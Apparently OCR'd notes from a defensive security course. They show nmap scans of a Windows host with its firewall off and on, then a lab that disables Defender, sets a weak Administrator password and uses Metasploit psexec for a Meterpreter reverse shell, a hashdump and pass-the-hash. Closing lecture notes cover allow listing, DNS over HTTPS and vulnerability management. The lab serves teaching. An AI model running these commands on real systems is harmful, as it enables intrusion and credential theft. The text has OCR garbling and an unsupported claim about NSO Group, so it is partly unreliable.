
```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ sudo su -
```

Then, we will scan your Windows system:

```
root@DESKTOP-I1T2G01:~# nmap 172.26.176.1
```

You can hit the spacebar to get status.

It should look like this:



```
root@DESKTOP-I1T2G01:~# nmap 172.26.176.1

Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-04 16:33 MDT
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.34% done; ETC: 16:34 (0:00:01 remaining)
Nmap scan report for DESKTOP-I1T2G01.mshome.net (172.26.176.1)
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:C4:C4:91 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 37.77 seconds
root@DESKTOP-I1T2G01:~#
```

Please note the open ports. These are ports and services that an attacker could use to authenticate to your system. Or, attack if an exploit is available.

Now, let's go back to the Windows command prompt, by selecting the Administrator: Command Prompt tab.

Now, let's enable the Windows firewall:

Now turn it back on and rerun.

```
C:\Users\adhd>netsh advfirewall set allprofiles state on
```

Now, let's rescan from Linux. Please select the Ubuntu tab:


Then, rerun the scan

```
root@DESKTOP-I1T2G01:~# nmap 172.26.176.1
```

Please note, you can just hit the up arrow key.

Once again, you can hit the spacebar to see status.


It should look like this:



```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ sudo su -
[sudo] password for adhd:
root@DESKTOP-I1T2G01:~#
root@DESKTOP-I1T2G01:~# nmap 172.26.176.1

Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-04 16:30 MDT
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.50% done; ETC: 16:30 (0:00:04 remaining)
Nmap scan report for DESKTOP-I1T2G01.mshome.net (172.26.176.1)
Host is up (0.00079s latency).
All 1000 scanned ports on DESKTOP-I1T2G01.mshome.net (172.26.176.1) are filtered
MAC Address: 00:15:5D:C4:C4:91 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.63 seconds
root@DESKTOP-I1T2G01:~#
```

Now, let's disable the Windows firewall to go back to the base state:

```
C:\Users\adhd>netsh advfirewall set allprofiles state off
```



```
root@DESKTOP-I1T2G01:~# nmap 172.26.176.1

Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-04 16:33 MDT
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.34% done; ETC: 16:34 (0:00:01 remaining)
Nmap scan report for DESKTOP-I1T2G01.mshome.net (172.26.176.1)
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:C4:C4:91 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 37.77 seconds
root@DESKTOP-I1T2G01:~#
```

Now, let's see why this is important wiht pass the hash.
First let's configure the Windows system and disable the AV.

```
PS C:\Users\Administrator> Set-MpPreference -DisableRealtimeMonitoring
$true
```

Next, let's make sure that firewall is off.


```
PS C:\Users\Administrator> netsh advfirewall set allprofiles state off
```

Now, let's set an easy password.

```
PS C:\Users\Administrator> net user Administrator password1234
```

```
PS C:\Users\Administrator> ipconfig
```

It should look like this:




```
PS C:\Users\Administrator> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Administrator>
PS C:\Users\Administrator> netsh advfirewall set allprofiles state off
Ok.

PS C:\Users\Administrator> net user Administrator password1234
The command completed successfully.

PS C:\Users\Administrator> ipconfig
```

Now, let's open a Kali terminal and become root:

```
sudo su -
```

Start Metasploit


```
msfconsole -q
```



```
root@kali: ~
Using username "kali".
Authenticating with public key "rsa-key-20240613"
┌──(kali㉿kali)-[~]
└─$ sudo su -
┏━(Message from Kali developers)
┃
┃ This is a cloud installation of Kali Linux. Learn mor
┃ the specificities of the various cloud images:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-cl
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
┌──(root㉿kali)-[~]
└─# msfconsole -q
```

In another Kali terminal, get your IP address


```
ifconfig
```



```
kali@kali: ~
Authenticating with public key "rsa-key-20240613"
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.117.128  netmask 255.255.192.0  broadcast 10.10.127.255
        inet6 fe80::c93:ceff:fe53:d5c1  prefixlen 64  scopeid 0x20<link>
        ether 0e:93:ce:53:d5:c1  txqueuelen 1000  (Ethernet)
        RX packets 1281  bytes 1639882 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 369  bytes 44249 (43.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 44  bytes 3540 (3.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 3540 (3.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
msf6 > use exploit/windows/smb/psexec
msf6 exploit(windows/smb/psexec) > set RHOST 10.10.70.106
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.117.128
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS password1234
```


It should look like this:



```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOST 10.10.70.106
RHOST => 10.10.70.106
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.117.128
LHOST => 10.10.117.128
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS password1234567891011121314
SMBPASS => password1234567891011121314
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.117.128:4444
[*] 10.10.70.106:445 - Connecting to the server...
[*] 10.10.70.106:445 - Authenticating to 10.10.70.106:445 as user 'Administrator
'...
[*] 10.10.70.106:445 - Selecting PowerShell target
[*] 10.10.70.106:445 - Executing the payload...
[+] 10.10.70.106:445 - Service start timed out, OK if running a command or non-s
ervice executable...
[*] Sending stage (176198 bytes) to 10.10.70.106
[*] Meterpreter session 1 opened (10.10.117.128:4444 -> 10.10.70.106:51729) at 2
024-11-07 17:47:45 +0000

meterpreter >
```

Now dump the password hashes:


```
meterpreter > hashdump
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:30ee6993157208a29fb730af8bcc3
dfe:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:d7da45674bae3a0476c0f64b
67121f7d:::
whitelist:1398:aad3b435b51404eeaad3b435b51404ee:434db24baf9270299080b205b2b5e16b
:::
meterpreter >
```


```
meterpreter > exit -y
```

```
msf6 exploit(windows/smb/psexec) > set SMBPASS
aad3b435b51404eeaad3b435b51404ee:30ee6993157208a29fb730af8bcc3dfe
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:30ee6993157208a29fb730af8bcc3
dfe:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:d7da45674bae3a0476c0f64b
67121f7d:::
whitelist:1398:aad3b435b51404eeaad3b435b51404ee:434db24baf9270299080b205b2b5e16b
:::
meterpreter > exit -y
[*] Shutting down session: 1

[*] 10.10.70.106 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/smb/psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:
30ee6993157208a29fb730af8bcc3dfe
```

```
msf6 exploit(windows/smb/psexec) > exploit
```



```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.117.128:4444
[*] 10.10.70.106:445 - Connecting to the server...
[*] 10.10.70.106:445 - Authenticating to 10.10.70.106:445 as user 'Administrat
'...
[*] 10.10.70.106:445 - Selecting PowerShell target
[*] 10.10.70.106:445 - Executing the payload...
[+] 10.10.70.106:445 - Service start timed out, OK if running a command or non
ervice executable...
[*] Sending stage (176198 bytes) to 10.10.70.106
[*] Meterpreter session 2 opened (10.10.117.128:4444 -> 10.10.70.106:51093) at
024-11-07 17:52:13 +0000

meterpreter >
```


Kill it

```
meterpreter > exit -y
```

Now, back at the Windows Powershell, re-enable your firewall

```
PS C:\Users\Administrator> netsh advfirewall set allprofiles state on
```

Then re-run the attack!!



```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.117.128:4444
[*] 10.10.70.106:445 - Connecting to the server...
[-] 10.10.70.106:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The
connection with (10.10.70.106:445) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

Conclusion: Nmap is a port scanning utility. By simply enabling the windows firewall, Nmap doesn’t show what port could be used for exploitation. Also it is mentioned the fact previously cited, that the password hashes could be used instead of the password. **Psexec** is the utility used in metasploit for the pass the hash attack. This add a protection to this lateral movement attack.

Internet Allow Listing

Denylist fail, the Internet is really big. You cannot think of denying access to every single resource available to every single user.
Attackers can identify domains that have been pre-categorized and for sale, and use them in their attacks.
A tool such as "domainGain" could do that in python.

NSO Group, an Israeli technology company, is known for its Pegasus spyware, but its most advanced capability lies in its zero-click malvertisement deployment. This allows malware to be delivered to targeted devices simply through online ads, requiring no user interaction. Governments, including those adversarial to Israel, purchase this software, which likely provides Israeli intelligence with access to those compromised systems. This creates a self-sustaining intelligence loop where adversaries unknowingly fund their own surveillance. The case highlights the critical security risks of online advertising, reinforcing the need for stricter internet allow listing and ad filtering measures.

Allow Listing Approaches

- Allow List every site (dumb… Most of the time)
- Allow List categories
- Let the users choose to go to sites
  - Seems insane..
  - Kind of is
  - Let's talk about it

- You can get compromised via a "legit" site
  - Drudge
  - Facebook
  - Movie sites
  - Porn
- But! Many times the C2 site will not be the same as the site that infected your system
- This gives us an opportunity to detect and react

OpenDSN has the capabilities to categorize websites and shut them down.
You can't just allow 15 websites because it's difficult for the end-user and in a corporate setting that just doesn't work.

DNS Over HTTPS

- Many browsers are starting to support DNS over HTTPS
- Seems more secure
- Encryption.. Yeah.. Encryption is important
- But!

- Control DNS and you control the world
- Gives tremendous power to the DoHTTPS vendors
- Enterprises lose a lot of visibility
- So, kind of good and bad

Vulnerability Management

- Same as it was 10+ years ago
- Vendors have not changed with the times
- Test and scan for external vulnerabilities
- Some companies are moving towards credentialed scans
- Very little in actual innovation

Vulnerability Prioritization

- New focus on prioritization
- Address the most critical issues first
- While prioritization can be a great approach it can also be a crutch
- Addressing only the High and Critical issues
- Many attackers will exploit Low and Informational issues
- Very difficult for vendors to do this without organizational and service context

How many telnet servers are available on the Internet? **Shodan** might be used for this question. Shodan shows more than 350k servers on the public internet.

The story John tells us perfectly shows how a vulnerability management program can completely miss the point. His security team tested an energy company's systems and found that all their environments had Telnet running—worse, their edge router had **no authentication at all**. When they reported it, the company shrugged it off, saying it wasn't their router but their ISP's problem. The ISP, in turn, dismissed it because their policy only required fixing "high" and "critical" vulnerabilities, and this one was marked as **informational** in Nessus. It took a full exploit and a complete takeover of their environment just to prove that, yes, maybe leaving 1,600 internet-facing routers wide open wasn't a great idea. A perfect example of why blindly following a vulnerability rating system without critical thinking is a disaster waiting to happen.

The key point is **Focus on Grouping Issues by Vulnerability, Not by IP Address**.

Addressing Vulnerabilities: The Wrong Way

